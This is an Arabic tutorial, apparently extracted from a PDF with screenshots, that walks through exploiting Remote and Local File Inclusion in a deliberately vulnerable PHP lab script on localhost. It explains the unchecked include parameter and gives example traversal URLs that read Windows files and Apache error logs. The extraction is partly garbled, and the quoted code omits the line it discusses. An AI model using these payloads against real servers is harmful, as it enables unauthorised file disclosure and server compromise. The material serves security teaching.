
وفعلت تم اختراق السيرفر وتطبيق اوامر عليه وطباعة [d99y team] في ملف [<] باسم [1.html] وعرضه من جهاز المهاجم .

جيد تم بحمد الله استغلال ثغرة [Remote File Inclusion] بنجاح واختراق السيرفر .

وانا ذكرت في موضوع المقدمة ان ثغرات [File Inclusion] هي بشكل عام من نوع [Remote + Local] ولكن ان عمل صاحب السكريبت حماية قد تكون [local] فقط!

لذلك الان ممكن ان نقوم ب جلب الملفات من سكريبت [RFI] داخل السيرفر لانه بالاساس مصاب بالتنوعين ولا يحمل اي نوع من الحماية!


نقوم بتجربة جلب ملف [index.php] الخاص في السكريبت . .



كما تُشاهد فعلاً يحتوي السكريبت على ثغرة [local] وهو بالاساس من نوع [remote] لذلك انا ذكرت ان [remote] بالاساس لا يحتوي على حماية وبذلك هي من نوع [remote + local] !

جيد قمنا باستغلال ثغرة [RFI] واختراق السيرفر وجلب الملفات كذلك من داخل السيرفر سأوضح جلب الملفات بشكل اكبر في استغلال [local] !

الان الخطأ البرمجي الذي سبب ثغرة [Remote + local File Inclusion] !



```
43 <strong>
44 <span><a href="index.php" title="العودة إلى الرئيسية">
52 <br />
53 </form>
54 </strong></center></td>
55 </tr>
56 </table>
57 < class="centerheader_footer"><div style="text-align:center"></div>
```

كما تُشاهد في سطر [49] المبرمج عرف دالة جلب الملفات المعروفة [include] بمتغير [rfi] والمتغير نفسه لا يحتوي على ملفات يجلبها ، والجلب اصبح من المتصفح بشكل مباشر ، وهنا الخطأ الذي سبب ثغرة [RFI + LFI] معاً مره واحده !

www.d99y.com

ساحة التطوير

الان نأتي الى استغلال واكتشاف الخطأ البرمجي لثغرة [Local File Inclusion] !

طبعاً كما ذكرنا نحن سابقاً وكذلك في المقدمة ان جميع ثغرات [Local] سبب جعلها [local] فقط ، هو انها محميّه ، ولكن حماية من خارج السيرفر وليس بداخله ، وبذلك السكربت محمي ولكن مصاب بثغرة [local] وليس [remote] !

السلام عليكم ورحمة الله وبركاته .
اهلاً وسهلاً بك في سكرت اختيار ثغرات File Inclusion

قم باختيار القسم المطلوب :

طلب
داخلي

Local File Inclusion

طلب
خارجي

Remote File Inclusion


السكرت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر
من رفعه على استضافة خاصة , و الاكتفاء بالاختبارات الأمنية داخل السيرفر
المحلي "وجب التنويه للأهمية"

أحذر!



coded by NassRawI D99Y team || d99y.com

نقوم بالدخول الى [طلب داخلي] واقصد به " جلب الملفات من داخل السيرفر . . "




كما تشاهد هنا ، ملف [**local.php**] يجلب الملفات بمتغير [**lfi**] والملف هو [**call-us.html**] !


جيد نقوم بجلب ملفات اخرى للتجربة !



جيد قمت بتجربة جلب ملف [**index.php**] المتواجد في المجلد وكما تُشاهد فعلاً تم جلبه!



نقوم بالتجربة جلب ملفات [من] خارج السيرفر مثلاً!




وجدته اعداني الى نفس الصفحة الرئيسية ، طبعاً انا [عملت] تحقق من تواجد الملفات داخل السيرفر قبل جلبها ، وان كان الملف غير موجود اقوم بالتحويل فوراً الى الرئيسية الخاصة بالسكربت ، وان شاء الله في مرحلة اكتشاف الخطأ البرمجي سيكون واضح للجميع !

وكما تُشاهد لم اتمكن من جلب ملفات من خارج السيرفر وهذا يعني ان السكربت مصاب في [LFI] فقط !



وكما تشاهد قمت باستعراض صفحة [[index.php](#)] الرئيسية للسيرفر ، طبعاً كـ مُبرمجين الجميع يعلم ان التراجع عن المجلد يكون بالشكل التالي [[../](#)] فنحن تراجعنا عن المجلد [[fi](#)] واصبحنا في مجلد [[www](#)] وبذلك قمنا بطلب ملف [[index.php](#)] وفعلاً تم الاستعراض!



كما نشاهد هنا الدخول الى المجلد ، تراجعت خطوه ودخلت الى مجلد السكربت السابق وهو [**xss**] وفعلاً تم استعراضه!

طبعاً الخطأ كوني استخدم [**الكوكيز**] في [**index.php**] لاننا كنا نطبق سرقة الكوكيز وكنت مجبر لعمل كوكيز للمتصفح ، واحد شروط الاستخدام ان لا تكون هناك اي اكواد [**html , php**] تسبق الكود لذلك نحن في هذه الصفحة نجلب داخل الصفحة وهي تحتوي على وسوم [**html**] قبلها وبذلك ظهر هذا الخطأ المعروف!



كذلك هنا تراجع خطوة ودخلت مجلد [xss] للمقالة السابقة ، وطلبت جلب ملف [sav-xss.php] وفعلاً تم جلب الملف!

File Inclusion || D99Y Team ! - موزيلا فيرفوكس


ملف تحرير عرض تأريخ علامات أدوات مساعدة

+ ! File Inclusion || D99Y Team

Google


http://localhost/fi/local.php?fi=C:\WINDOWS\1.txt

السلام عليكم ورحمة الله وبركاته ,
اهلاً وسهلاً بك في سكربت اختبار ثغرات File Inclusion


ساحة التطوير
developmental
WWW.D99Y.COM

العودة إلى الرئيسية ;
d99y team

أحذروا!
السكربت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر
من رفعه على استضافة خاصة , و الاكتفاء بالاختبارات الأمنية داخل السيرفر
المحلي "وجب التنويه للأهمية"

 coded by NassRawI D99Y team || d99y.com

اعمل ملف في مجلد [windows] مثلاً باسم [1.txt] وضع في هذا المستند اي عبارة ، وقم بتجربة جلبها بالطريقة الافتراضية دون التراجع ، وبامكانك طبعاً بالتراجع ، وفعلاً تمكنت من جلب الملف!

File Inclusion || D99Y Team ! - موزيلا فيرفايركس WWW.D99Y.COM

ملف تحرير عرض تأريخ علامات أدوات مساعدة

! File Inclusion || D99Y Team

Google

http://localhost/fi/local.php?fi=../../Apache2/logs/error.log
